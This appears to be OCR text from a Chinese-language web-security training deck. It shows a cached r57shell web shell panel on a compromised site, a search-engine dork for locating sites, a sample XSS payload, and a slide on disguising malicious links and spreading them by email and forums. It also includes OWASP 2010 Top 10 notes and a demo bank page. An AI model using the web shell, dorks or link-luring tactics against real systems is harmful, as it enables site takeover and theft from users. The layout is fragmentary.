


此時黑客可以任何的操控您的電腦 佔領新目標 或...



成為黑客的 網路大軍





<http://www.shadowserver.org>





你的電腦 = 我的電腦

雲的電腦 = 我的電腦



Microsoft | Grow Smart... x

http://webcache.googleusercontent.com/search?q=cachexBySxOx9rGNMJ:growsmartbusiness.com

ipad 日本の世界- Мир Я... 17934376.jpg (152... youtube download youtube download2 其他書籍

Это версия страницы <http://growsmartbusiness.com/tag/microsoft/> из кэша Google. Она представляет собой снимок страницы по состоянию на 3 июн 2010 20:48:18 GMT. [Текущая страница](#) за прошедшее время могла измениться. [Подробнее](#)

Эти слова присутствуют только в ссылках на эту страницу: **http growsmartbusiness com widgets widget php** [Текстовая версия](#)

r57shell 1.40

03-06-2010 20:48:18 Your IP: [66.249.65.57] Server IP: [206.188.193.22]
 PHP version: 5.2.6 cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
 Safe_mode: OFF Open_basedir: NONE Safe_mode_exec_dir: /usr/local/php/bin Safe_mode_include_dir: NONE
 Disable functions : shell_exec, passthru, exec, system, pcntl, exec
 Free space : 52.91 GB Total space: 949.13 GB
 Useful: [id](#), [php](#), [perl](#), [python](#), [tar](#),
[phpinfo](#) [[php.ini](#)] [[cpu](#)] [[mem](#)] [[syslog](#)] [[resolv](#)] [[hosts](#)] [[shadow](#)] [[passwd](#)] [[tmp](#)] [[delete](#)]
[procinfo](#) [[version](#)] [[free](#)] [[dmesg](#)] [[vmstat](#)] [[lspci](#)] [[lsdev](#)] [[interrupts](#)] [[realise1](#)] [[realise2](#)] [[lsattr](#)]
[w](#)] [[who](#)] [[uptime](#)] [[last](#)] [[ps aux](#)] [[service](#)] [[ifconfig](#)] [[netstat](#)] [[fstab](#)] [[fdisk](#)] [[df -h](#)]

uname -a : Linux vux32 2.6.33.2-NETSOL #1 SMP Thu May 6 18:47:03 EDT 2010 i686 GNU/Linux
 sysctl :
 \$OSTYPE : linux-gnu
 Server : Apache/2.2.8 (Unix) FrontPage/5.0.2.2635
 id : uid=1180139(1765725.1908768) gid=1479894(1765725.1908768)
 pwd : groups=1479894(1765725.1908768),1479895(1479895)
 /data/8/1/113/73/1765725/user/1908768/htdocs (drwxr-xr-x)

Executed command: **ls -lia**

```
total 696
19985893 drwxr-xr-x 12 1765725.1908768 1479895 4096 May 21 17:14 .
15892748 drwxr-xr-x 5 root root 4096 Dec 10 09:29 ..
19985896 -rwxr-xr-x 1 1765725.1908768 1479895 224 Sep 28 2009 .htaccess
24991454 -rwxr-x--- 1 1765725.1908768 1479895 3539 Apr 3 2009 PdfReportClass.php
24991455 -rwxr-xr-x 1 1765725.1908768 1479895 14785 Feb 11 2009 animated-messages-small12.gif
24991456 -rwxr-xr-x 1 1765725.1908768 1479895 439 Feb 11 2009 bottom.gif
8099135 -rwxr-x--- 1 1765725.1908768 1479895 93445 Feb 25 00:27 deleted_xmlrpc.php
24991457 -rwxr-x--- 1 1765725.1908768 1479895 6105 Apr 27 2009 email_report.php
24991458 -rwxr-xr-x 1 1765725.1908768 1479895 1657 Feb 24 13:47 feedback.php_removed
24991459 -rwxr-x--- 1 1765725.1908768 1479895 1545 Jul 3 2009 get_document_library.php
24991460 -rwxr-x--- 1 1765725.1908768 1479895 3452 Jul 3 2009 get_documents.php
24991461 -rwxr-xr-x 1 1765725.1908768 1479895 1732 Jul 7 2009 get_news.php
24991462 -rwxr-xr-x 1 1765725.1908768 1479895 0 Feb 22 2009 google4890055b1151b3d2.html
932846 drwxr-xr-x 7 1765725.1908768 1479895 4096 May 7 12:45 gsb_wp
```

:: Execute command on server ::

Run command ▶

Work directory ▶ /data/8/1/113/73/1765725/user/1908768/htdocs

:: Edit files ::

File for edit ▶ /data/8/1/113/73/1765725/user/1908768/htdocs

:: Modify/Access date(touch) ::
 :: Chown/Chgrp/Chmod ::

The screenshot shows a Yahoo! search results page. The search query is "this page is under construction" "Service Agreement" "Trademark Free". The results list several websites, all with the same message: "This Page Is Under Construction - Coming Soon! Why am I seeing this 'Under Construction' ... Trademark Free Zone Review our Privacy Policy Service Agreement Legal Notice ...". The first result is from Athletes-On-Line.com, the second from Namb.com, and the third from JUGS Sports. A red circle highlights the search results count: "5,910,000 results for 'this page is under ...'".

Hi, Guest | Sign In | Help

YAHOO! Web Images Video Local Shopping News More ▾

"this page is under construction" "Service Agreement" "Trademark Free"

Search Pad

SearchScan - On

5,910,000 results for "this page is under ..."

Athletes-On-Line.com
This Page Is Under Construction - Coming Soon! Why am I seeing this 'Under Construction' ... **Trademark Free Zone** Review our Privacy Policy **Service Agreement** Legal Notice ...
www.athletes-on-line.com - [Cached](#)


Namb.com
This Page Is Under Construction - Coming Soon! Why am I seeing this 'Under Construction' ... **Trademark Free Zone** Review our Privacy Policy **Service Agreement** Legal Notice ...
www.namb.com - [Cached](#)

JUGS Sports
This Page Is Under Construction - Coming Soon! Why am I seeing this 'Under Construction' ... **Trademark Free Zone** Review our Privacy Policy **Service Agreement**

阿石
ht
Ac
• Spe
> Java D&E
• For
> Soc pack (iframe ver)

Средний пробив на связке:







網安／驚！駭客兜售150萬筆Facebook帳號(2010/04/26 09:42)



記者蘇湘雲／綜合報導

Facebook成立6年，全球會員人數突破4億，台灣會員近900萬人，不斷被點名成為網路詐騙熱門管道，一份網路安全調查報告證實，一名自稱為Kirlos的駭客竊取了150萬筆Facebook帳號，並以極低的價格在駭客論壇中兜售。

(看全部文章→ [《母親節／媽咪不是黃臉婆！撇保養品，要當手機潮娘》](#))

買燕窩送1克



天秤星
上海世
良友clu

駭客兜售150萬筆Facebook帳號
避免使用相同的密碼並定期變更

友人的1000筆帳號售價為45美元。



國色天



OWASP (開放Web軟體安全計畫 – Open Web Application Security Project) 2010 TOP 10:


OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	↑ A1 – Injection
A1 – Cross Site Scripting (XSS)	↓ A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	↑ A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	= A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	= A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	+ A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	↑ A7 – Failure to Restrict URL Access
<not in T10 2007>	+ A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	↓ A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	↓ A10 – Insufficient Transport Layer Protection
A3 – Malicious File Execution	- <dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	- <dropped from T10 2010>

- Cross Site Script 簡稱 XSS
- Cross Site: 跨網站
- Script: 一段程式碼

跨過網站進行一段程式語法攻擊的手法

簡稱: 跨網站攻擊





Topic Search

C3/CARE CDETS/DDTS News TAC Case Collection
 Latitude IP Contact Center Pcube Dynamicsoft
 Stratacom CARE Solutions
 All


?q=<script>alert('hi')</script>

Clustered Results

- <script>alert('hi')</script>** (29)
 - Errors, Lms 2.2 (8)
 - Security (6)
 - URL, Xss (5)
 - Setup (3)
 - Hi Sigid (2)
 - Changes (2)
 - Files (2)
 - Internet, Connection (2)
 - Other Topics (2)

找到有問題的網站!!





一、包裝、誘惑:

佛要金裝、人要衣裝，**攻擊要偽裝!!**

攻擊語法: [http://www.bank.com.tw/login.aspx?user="我是攻擊字串"](http://www.bank.com.tw/login.aspx?user=)

包裝與誘惑的結合:

二、散播:

- **1.利用Email**告知某網站有重大訊息
 - **2.公告**
 - **3.在各大討論區、留言板**發佈此連結
- 目的是引誘使用者在毫無預警的情況下去點取此連結，而成為XSS攻擊的受害者。





ONLINE BANKING LOGIN

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)

Online Banking with FREE Online Bill Pay

No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.



Real Estate Financing

Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it



Business Credit Cards

You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions

Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.

Privacy and Security

The 2000 employees of Altoro Mutual are dedicated to protecting your [privacy](#) and [security](#). We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.



Win an 8GB iPod Nano

Completing this short survey will enter you in a draw for 1 of 50 iPod Nanos. We look forward to hearing your important feedback.




SQL: 結構化查尋語言
(Structure Querying Language)

